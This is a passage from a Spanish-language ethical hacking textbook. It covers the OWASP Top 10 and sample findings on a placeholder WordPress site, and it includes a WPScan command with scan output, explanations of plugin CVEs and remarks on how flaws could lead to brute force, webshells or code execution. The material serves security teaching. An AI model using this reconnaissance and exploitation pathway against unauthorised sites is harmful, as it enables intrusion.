- **Cryptographic Failures** (ex *Sensitive Data Exposure*): se refiere principalmente a fallos en la protección de los datos cuando son transmitidos o accedidos por usuarios no autorizados, por ejemplo, si viajan en texto plano o si usaron algún algoritmo débil para encriptarlo, etcétera.
- **Injection:** se refiere a cuando los datos ingresados por los usuarios no son convenientemente sanitizados, validados o filtrados por la aplicación, resultando en la posibilidad de **SQLi**, OS Command Injection, etcétera.

- **Insecure Design:** diseño inseguro que se refiere a cuando, ya desde salir de testeo a producción, la app posee fallos de diseño que posibilitan su explotación. No es lo mismo que implementación insegura.
- **Security Misconfiguration:** se refiere a fallos en la configuración de seguridad de la app, por ejemplo, dejar habilitadas las credenciales por defecto `admin:admin`.
- **Vulnerable and outdated components:** cuando no se sigue una política clara de parches o patches, es muy probable dejar versiones sin parchar que pueden ser fuentes de filtraciones de seguridad. Se recomienda parchar cada vez que sale una actualización de seguridad.
- **Identification and authentication failures:** cuando la aplicación permite ataques de fuerza bruta, no posee autenticación multifactor, expone el identificador de sesión en la URL o reusa el identificador de sesión luego de que esta caduque, hay que considerar fallas de identificación o autenticación.
- **Software and data Integrity failures:** se refiere a código e infraestructura que no están protegidos contra ataques de violación de integridad, por ejemplo, confía en plugins, módulos que fácilmente un agresor puede reemplazar en las fuentes y, con ello, provocar un ataque de *insecure deserialization*.
- **Security Logging and Monitoring Failures:** se refiere a las fallas en el proceso de monitoreo y logueo de brechas de seguridad, porque sin un log efectivo poco puedes apercibirte de que has sido víctima de un ataque y difícilmente podrás realizar un tracking de él.
- **Server-Side Request Forgery:** se refiere a cuando una aplicación web confía en un recurso remoto sin validar la URL que provee el usuario. Esto provoca que la aplicación envíe un **request** a un destino que puede estar en control del atacante.

### 8.1.2 Búsqueda de ejemplo

Algunas de las posibles vulnerabilidades encontradas en **ejemplo.com** luego de que hicieras el reconocimiento se refieren principalmente a la falta de actualización de frameworks y versiones, pero a continuación se enumeran algunas que se destacan.



### 8.1.2.1 ENUMERACIÓN DE USUARIOS EN WORDPRESS QUE TIENEN EL CVE-2017-5487. IMPACTO BAJO

Obtener los nombres de usuarios en una web WordPress es importante ya que puedes dirigir un ataque de fuerza bruta a esos usuarios para ver si ingresas al portal y, desde ahí, tratar de escalar privilegios, subir una webshell, etcétera.




Figura 8.1. Usuario de WordPress expuesto.

### 8.1.2.2 INFORMACIÓN SENSIBLE EXPUESTA EN PANTALLA. IMPACTO BAJO

Se expone un ID debido a un error en la publicación (Figura 8,2.)

### 8.1.2.3 BANNER PARA EXPONER UNA VERSIÓN DEL SERVIDOR. IMPACTO BAJO

A través de la exposición de la versión del servidor, un atacante puede aprovecharse y preparar un ataque dirigido a esa versión.



Figura 8.2. Información expuesta en pantalla.

#### 8.1.2.4 REDIRECCIONES DE PÁGINAS A ENLACES CON CONTENIDO PROHIBIDO. IMPACTO MEDIO

El redireccionamiento a sitios no controlados por el sitio original siempre suele ser una fuente de vulnerabilidades, ya que un atacante puede valerse de esa redirección para obtener las credenciales de los usuarios originales del sitio mediante suplantación de web (Figura 8,3.).

Por ejemplo la URL <https://extras.ejemplo.com/u/35h> redirecciona a la URL <http://mirror.rosalab.ru/rosa/rosa2012lts/iso/ROSA.2012.MARATHON.RP1/> en un servidor de origen ruso. (Figura 8,4.).



Figura 8.3. Redirección de URL a sitios con contenido prohibido.




Figura 8.4. Redirección de URL a sitios con contenido prohibido.

8.1.2.5 EXPOSICIÓN DE INFORMACIÓN INTERNA DE LA EMPRESA. IMPACTO BAJO

La información sensible de la organización objetivo debe estar debidamente filtrada y ser accesible solo a usuarios con el debido nivel de autorización.




Figura 8.5. Información interna expuesta.

### 8.1.2.6 ACCESO A ARCHIVO INTERNO CHRON.SH A TRAVÉS DE FUZZING DE DIRECTORIOS. IMPACTO BAJO



Figura 8.6. Acceso a archivo de tareas interno chron.sh.

### 8.1.2.7 ACCESO A APLICACIÓN DE DEPÓSITO A TRAVÉS DE INYECCIÓN DE CÓDIGO SQL EN EL LOGIN. IMPACTO ALTO

Un usuario sin credenciales puede acceder a la aplicación de depósito mediante inyección de código SQL.





Figura 8.7. Panel de ingreso de credenciales con payload usado.



**Figura 8.8.** Captura de pantalla de aplicación de depósito accesible solo a usuarios con credenciales autorizadas.

### 8.1.3 Reporte

A través de **Wappalyzer** se detectó que la tecnología empleada para el sitio web [www.ejemplo.com](http://www.ejemplo.com) es WordPress, por lo que se procedió a realizar un escaneo de vulnerabilidades con la utilidad **WPScan**.

La herramienta WPScan CLI es un escáner de caja negra de seguridad para sitios web desarrollados con WordPress, que se usa para testear la seguridad de los sitios de creadores de blogs. Su base de datos contiene 26.734 vulnerabilidades de WordPress.

Chequea, entre otras cosas, la versión de WordPress instalada, sus vulnerabilidades asociadas, los plugins instalados y sus vulnerabilidades asociadas, los temas instalados y sus vulnerabilidades, la enumeración de usuarios, los usuarios con credenciales débiles, backups, logs, etcétera. Para usar WPScan hay que ser un usuario registrado del sitio, ya que la herramienta necesita de un **api token** o llave para poder realizar los escaneos. Los usuarios de la comunidad de seguridad tienen gratis hasta 25 solicitudes por mes para escanear.

A continuación conocerás un ejemplo del reporte obtenido para resaltar posibles brechas encontradas:

La sintaxis que debes emplear para un escaneo general es:

```
wpscan -url https://test.com -api-token <nro de api>
```

En este caso usarás

```
kali@kali:~/httpx$ wpscan --url https://www.ejemplo.com
--api-token M34ehXXXXXXXXXXXXXXXXXXXXXXXXX8Ryk --random-user-agent
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.10
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
[i] Updating the Database ...
[i] Update completed.
```

```
[+] URL: https://www.ejemplo.com/ [52.201.189.170]
[+] Effective URL: https://www.ejemplo.com/noticias/
[+] Started: Tue Jan 25 09:36:12 2022
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
```

En este caso, la herramienta muestra que el servidor es un **Apache versión: 2.4.29 – Ubuntu Server**. Con esta información, el investigador puede referirse a exploit-db y buscar si existe un exploit desarrollado para esa versión de Server Apache y tratar de realizar su explotación.

```
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: https://www.ejemplo.com/noticias/xmlrpc.php
```

**XML-RPC** en WordPress es en realidad una API o “interfaz de programa de aplicación”. Brinda —a los desarrolladores que crean aplicaciones móviles, aplicaciones de escritorio y otros servicios— la capacidad de comunicarse con su sitio de WordPress.

La API XML-RPC que proporciona WordPress ofrece una forma de escribir aplicaciones que puede realizar muchas de las cosas que es posible hacer cuando se inicia sesión en WordPress a través de la interfaz web.

```
| Found By: Link Tag (Passive Detection)
| Confidence: 100%
| Confirmed By: Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: https://www.ejemplo.com/noticias/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Debug Log found: https://www.ejemplo.com/noticias/wp-content/debug.log
```

En este caso, está expuesto un archivo de log, que es un registro de los comandos que se intercambian con el sitio web, por lo que el acceso a estos debe ser filtrado.

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| Reference: https://codex.wordpress.org/Debugging_in_WordPress

[+] A backup directory has been found: https://www.ejemplo.com/noticias/wp-content/backup-db/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 70%
| Reference: https://github.com/wpscanteam/wpscan/issues/422

[+] Registration is enabled: https://www.ejemplo.com/noticias/wp-login.php?action=register
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://www.ejemplo.com/noticias/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
```

```
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

El archivo **wp-cron.php** es la parte de WordPress que maneja los eventos programados dentro de uno de sus sitios. Este archivo rige todo lo que tenga que ver con la programación de publicaciones y lo relacionado con fecha/hora.

Para que **wp-cron.php** funcione correctamente, debe ejecutarse con frecuencia, pero no más de una vez por minuto. Sin embargo, el comportamiento predeterminado no requiere que configure un trabajo cron de nivel de sistema real en tu servidor. En su lugar, utiliza un método superpuesto en cada solicitud entrante. Cuando llega una solicitud al sitio, WordPress generará una solicitud adicional de sí mismo al **wp-cron.php**. ¿Cuál es el problema en este caso? Si es un sitio pequeño, ninguno, pero, si es un sitio grande, el crecimiento de peticiones de este archivo se puede convertir en un ataque DDOS que deje inutilizable el sitio.

```
[+] adrotate
| Location: https://www.ejemplo.com/noticias/wp-content/plugins/adrotate/
| Last Updated: 2021-09-04T04:41:00.000Z
| [!] The version is out of date, the latest version is 5.8.21
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: AdRotate Banner Manager <= 5.2 - Authenticated SQL Injection
| Fixed in: 5.3
| References:
| - https://wpscan.com/vulnerability/e2b5eb2b-c81c-460a-b992-dccf01491fba
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13570
| - https://ajdg.solutions/2019/07/11/adrotate-pro-5-3-important-update-
for-security-and-ads-txt/
| - https://ajdg.solutions/support/adrotate-development/
| - https://plugins.trac.wordpress.org/changeset/2121787/adrotate
| - https://fortiguard.com/zeroday/FG-VD-19-092
| - https://www.fortinet.com/blog/threat-research/wordpress-plugin-sql-
injection-vulnerability.html
|
| [!] Title: AdRotate < 5.8.4 - Authenticated SQL Injection
| Fixed in: 5.8.4
```

Estas dos probables vulnerabilidades en **AdRotate** se refieren a que, si un usuario que esté autenticado tiene un interés malicioso, puede efectuar un ataque



de inyección de código **SQL** para poder obtener datos relacionados con las bases de datos y, de esa manera, escalar hasta un posible **RCE** o **ejecución de código remota**.

```
[+] Disqus-Comment-System
| Location: https://www.ejemplo.com/noticias/wp-content/plugins/disqus-comment-
system/
| Latest Version: 3.0.22 (up to date)
| Last Updated: 2021-05-26T21:50:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.0.22 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://www.ejemplo.com/noticias/wp-content/plugins/disqus-comment-system/
README.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
| - https://www.ejemplo.com/noticias/wp-content/plugins/disqus-comment-system/
README.txt

[+] Jetpack
| Location: https://www.ejemplo.com/noticias/wp-content/plugins/jetpack/
| Last Updated: 2022-01-24T15:16:00.000Z
| [!] The version is out of date, the latest version is 10.5.1
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 3 vulnerabilities identified:
|
| [!] Title: Jetpack <= 6.4.2 - Authenticated Stored Cross-Site Scripting (XSS)
| Fixed in: 6.5
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting reflejado, que solo puede explotar un usuario autorizado, por lo que, para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
| [!] Title: Jetpack 5.1-7.9 - Vulnerability in Shortcode Embed Code
| Fixed in: 7.9.1
```

Esta vulnerabilidad se refiere al modo en que **Jetpack** procesa el código embebido, pero no ha sido explotada hasta el momento ni existen exploits disponibles.

```
| Version: 5.0.1 (100% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://www.ejemplo.com/noticias/wp-content/plugins/jetpack/css/jetpack.
```

```
css?ver=5.0.1
| Confirmed By:
|  Readme - Stable Tag (Aggressive Detection)
|  - https://www.ejemplo.com/noticias/wp-content/plugins/jetpack/readme.txt
|  Readme - ChangeLog Section (Aggressive Detection)
|  - https://www.ejemplo.com/noticias/wp-content/plugins/jetpack/readme.txt

[+] register-plus-redux
| Location: https://www.ejemplo.com/noticias/wp-content/plugins/register-plus-
redux/
| Latest Version: 4.2.4 (up to date)
| Last Updated: 2015-07-02T01:17:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 1 vulnerability identified:
|
| [!] Title: Register Plus Redux <= 3.8.3 - Cross-Site Scripting (XSS)
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting reflejado, que solo puede explotar un usuario autorizado, por lo que, para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
| Version: 4.2.4 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|  - https://www.ejemplo.com/noticias/wp-content/plugins/register-plus-redux/
readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|  - https://www.ejemplo.com/noticias/wp-content/plugins/register-plus-redux/
readme.txt

[+] visitor-country
| Location: https://www.ejemplo.com/noticias/wp-content/plugins/visitor-coun-
try/
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.1 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|  - https://www.ejemplo.com/noticias/wp-content/plugins/visitor-country/read-
me.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|  - https://www.ejemplo.com/noticias/wp-content/plugins/visitor-country/read-
me.txt
```

```
[+] wordpress-seo
| Location: https://www.ejemplo.com/noticias/wp-content/plugins/wordpress-seo/
| Last Updated: 2022-01-11T08:19:00.000Z
| [!] The version is out of date, the latest version is 17.9
|
| Found By: Comment (Passive Detection)
|
| [!] 3 vulnerabilities identified:
|
| [!] Title: Yoast SEO <= 5.7.1 - Authenticated Cross-Site Scripting (XSS)
|       Fixed in: 5.8
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting reflejado, que solo puede explotar un usuario autorizado, por lo que, para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
- https://plugins.trac.wordpress.org/changeset/1766831/wordpress-seo/trunk/ad-
min/google_search_console/class-gsc-table.php
|   - https://packetstormsecurity.com/files/145080/
|
| [!] Title: Yoast SEO <= 9.1 - Authenticated Race Condition
|       Fixed in: 9.2
```

Una vulnerabilidad de condición de carrera en un archivo unzip en **admin/import/class-import-settings.php** en el complemento **Yoast SEO** (WordPress-SEO) anterior a 9.2.0 para WordPress permite que un administrador de SEO realice la ejecución de comandos en el sistema operativo a través de una importación **ZIP**.

```
| [!] Title: Yoast SEO 1.2.0-11.5 - Authenticated Stored XSS
|       Fixed in: 11.6
|       References:
|       - https://wpscan.com/vulnerability/8bc4cf95-79f7-4d92-b320-a841ab7e6a6f
|       - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13478
|       - https://gist.github.com/sybrew/2f53625104ee013d2f599ac254f635ee
|       - https://github.com/Yoast/wordpress-seo/pull/13221
|       - https://yoast.com/yoast-seo-11.6/
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting guardado, que solo puede explotar un usuario autorizado, por lo que para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
[+] WordPress readme found: http://test.ejemplo.com/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Debug Log found: http://test.ejemplo.com/wp-content/debug.log
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

En este caso, está expuesto un archivo de log, que es un registro de los comandos que se intercambian con el sitio web, por lo que el acceso a estos debe ser filtrado.

```
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 7.3.1 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://test.ejemplo.com/wp-content/plugins/miniorange-login-openid/readme.
txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://test.ejemplo.com/wp-content/plugins/miniorange-login-openid/readme.
txt

[+] post-grid
| Location: http://test.ejemplo.com/wp-content/plugins/post-grid/
| Last Updated: 2021-12-24T03:18:00.000Z
| [!] The version is out of date, the latest version is 2.1.14
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 4 vulnerabilities identified:
|
| [!] Title: Post Grid < 2.0.73 & Team Showcase < 1.22.16 - Authenticated Sto-
red Cross-Site Scripting (XSS)
| Fixed in: 2.0.73
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting reflejado, que solo puede explotar un usuario autorizado, por lo que para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
| [!] Title: Post Grid < 2.0.73 & Team Showcase < 1.22.16 - PHP Object Injec-
tion
| Fixed in: 2.0.73
```

Las vulnerabilidades de inyección de objetos **PHP** en el complemento **Post Grid** anterior a 2.0.73 para WordPress permiten a los atacantes remotos autenticados inyectar objetos **PHP** arbitrarios, debido a la deserialización insegura de los datos suministrados en una carga útil manipulada que se aloja de forma remota en el parámetro fuente a través de **AJAX**. La acción debe establecerse en **post\_grid\_import\_xml\_layouts**.

```
| [!] Title: Post Grid < 2.1.8 - Reflected Cross-Site Scripting (XSS)
|   Fixed in: 2.1.8
|   References:
|     - https://wpscan.com/vulnerability/1fc0aace-ba85-4939-9007-d150960add4a
|     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24488
|
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting reflejado, que solo puede explotar un usuario autorizado, por lo que, para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
| [!] Title: Post Grid < 2.1.13 - Contributor+ SQL Injection
|   Fixed in: 2.1.13
|   References:
|     - https://wpscan.com/vulnerability/ecf04da1-09a8-456d-a0cb-6db0a02cb704
|     - https://plugins.trac.wordpress.org/changeset/2644269
|
```

El complemento no sanitiza ni escapa a la entrada del usuario antes de usarlo en una instrucción **SQL** al duplicar publicaciones (disponible para usuarios de Contributor+), lo que lleva a una inyección de **SQL**.

```
| Version: 2.0.54 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://test.ejemplo.com/wp-content/plugins/post-grid/readme.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
|   - http://test.ejemplo.com/wp-content/plugins/post-grid/readme.txt

[+] ultimate-member
| Location: http://test.ejemplo.com/wp-content/plugins/ultimate-member/
| Last Updated: 2021-12-20T08:49:00.000Z
| [!] The version is out of date, the latest version is 2.3.0
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| [!] 5 vulnerabilities identified:
```

```
|
| [!] Title: Ultimate Member < 2.1.7 - Unauthenticated Open Redirect
| Fixed in: 2.1.7
```

Esta vulnerabilidad se refiere a la posibilidad de redireccionar la salida de una URL hacia un sitio malicioso, de un usuario no autenticado.

```
| [!] Title: Ultimate Member < 2.1.12 - Unauthenticated Privilege Escalation
via User Roles
| Fixed in: 2.1.12
| References:
| - https://wpscan.com/vulnerability/33f059c5-58e5-44b9-bb27-793c3cedef3b
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36157
| - https://www.wordfence.com/blog/2020/11/critical-privilege-escalation-
vulnerabilities-affect-100k-sites-using-ultimate-member-plugin/
|
| [!] Title: Ultimate Member < 2.1.12 - Authenticated Privilege Escalation via
Profile Update
| Fixed in: 2.1.12
| References:
| - https://wpscan.com/vulnerability/dd4c4ece-7206-4788-8747-f0c0f3ab0a53
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36156
| - https://www.wordfence.com/blog/2020/11/critical-privilege-escalation-
vulnerabilities-affect-100k-sites-using-ultimate-member-plugin/
|
| [!] Title: Ultimate Member < 2.1.12 - Unauthenticated Privilege Escalation
via User Meta
| Fixed in: 2.1.12
```

En este caso, la posible vulnerabilidad radica en una **escalada de privilegios** de un usuario no autenticado en un caso y de un usuario autenticado en el otro. La vulnerabilidad de escalada de privilegios se refiere a cuando un usuario puede efectuar operaciones para las que no tiene permisos, por ejemplo, un editor en WordPress no puede agregar editores nuevos.

```
| [!] Title: Ultimate Member < 2.1.20 - Authenticated Reflected Cross-Site Scrip-
ting (XSS)
| Fixed in: 2.1.20
| References:
| - https://wpscan.com/vulnerability/35516555-c50c-486a-886c-df49c9e51e2c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24306
|
| Version: 2.1.5 (100% confidence)
| Found By: Query Parameter (Passive Detection)
```

En este caso, la posible vulnerabilidad radica en un Cross-site scripting reflejado, que solo puede explotar un usuario autorizado, por lo que para intentarla, hay que obtener las credenciales de acceso y probar si la vulnerabilidad está presente o no.

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  Checking Config Backups - Time: 00:00:39 <=====
===== > (137 / 137) 100.00%
Time: 00:00:39

[i] No Config Backups Found.

[+] WPVulnDB API OK
  | Plan: free
  | Requests Done (during the scan): 7
  | Requests Remaining: 5

[+] Finished: Tue Jan 25 09:48:59 2022
[+] Requests Done: 187
[+] Cached Requests: 8
[+] Data Sent: 59.107 KB
[+] Data Received: 1007.249 KB
[+] Memory used: 231.344 MB
[+] Elapsed time: 00:01:11
```

Como se puede concluir del informe de ejemplo, hay posibles vulnerabilidades detectadas que generalmente provienen de plugins no actualizados, varias de las cuales requieren que el usuario esté autenticado para poder explotarlas y otras no.

Los sitios web que usan el CMS WordPress son por lo general vulnerables por sus plugins instalados, por lo que se recomienda que siempre deben estar actualizados.

Otras herramientas de escaneo de vulnerabilidades en CMS son:

- **CMSeeK** (<https://github.com/Tuhinshubhra/CMSeeK>): es un escáner de seguridad para sistemas de gestión de contenido (CMS). Puede realizar una amplia gama de funciones desde la detección del CMS hasta el análisis de vulnerabilidades. La herramienta afirma admitir más de 100 herramientas CMS diferentes, con un amplio soporte para las más utilizadas, como **Drupal**, **Joomla** y **WordPress**.
- **JoomScan** (<https://github.com/OWASP/joomscan>): se puede usar para testear la instalación de CMS basada en Joomla o durante las evaluaciones de seguridad. Como se centra principalmente en Joomla, puede

proporcionar mejores resultados que los escáneres de vulnerabilidades genéricos.

- ▀ **Droopescan** (<https://github.com/SamJoan/droopescan>): se puede utilizar para probar la seguridad de varios sistemas de gestión de contenido (CMS). Se enfoca principalmente en instalaciones de Drupal, SilverStripe y WordPress.

El objetivo de presentar este informe de la herramienta es para mostrar un punto de partida en la etapa de explotación de vulnerabilidades. El hacker ético, dependiendo del acuerdo con la empresa objetivo, intentará explotarla y luego elaborará un informe con los resultados obtenidos. Siempre hay un porcentaje de probabilidad de que los resultados de la herramienta empleada sean falsos positivos, por lo que es necesario verificar las vulnerabilidades a mano.

## 8.2 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 8.2.1 Test de autoevaluación

1. *¿Qué es WordPress?*
2. *¿Cómo es la sintaxis más común para efectuar un escaneo con **wpscan**?*
3. *¿Qué es un `api_token`?*
4. *¿Qué significa que la vulnerabilidad encontrada tiene como requisito la necesidad de estar autenticado para poder explotarla?*

### 8.2.2 Ejercicios prácticos


1. *Regístrate en <https://wpscan.com/wordpress-security-scanner> y obtén tu `api_token`.*
2. *Realiza un escaneo de vulnerabilidades en un sitio de WordPress autorizado e interpreta el resultado.*



# 9

